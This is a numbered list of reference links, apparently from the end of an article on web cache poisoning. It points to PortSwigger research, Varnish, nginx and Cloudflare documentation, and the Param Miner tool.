2. https://portswigger.net/research/responsible-denial-of-service-with-web-cache-poisoning
3. https://enumerated.wordpress.com/2020/08/05/the-case-of-the-missing-cache-keys/
4. https://varnish-cache.org/docs/5.2/whats-new/changes-5.0.html#request-body-sent-always-cacheable-post
5. https://support.cloudflare.com/hc/en-us/articles/360014881471-Avoiding-Web-Cache-Poisoning-Attacks
6. https://nginx.org/en/docs/http/ngx_http_proxy_module.html#proxy_pass
7. https://support.cloudflare.com/hc/en-us/articles/115004290387-Using-Cache-Keys
8. https://portswigger.net/research/detecting-and-exploiting-path-relative-stylesheet-import-prssi-vulnerabilities
9. https://github.com/portswigger/param-miner
10. https://portswigger.net/web-security/web-cache-entanglement
11. https://portswigger.net/research/http-desync-attacks-request-smuggling-reborn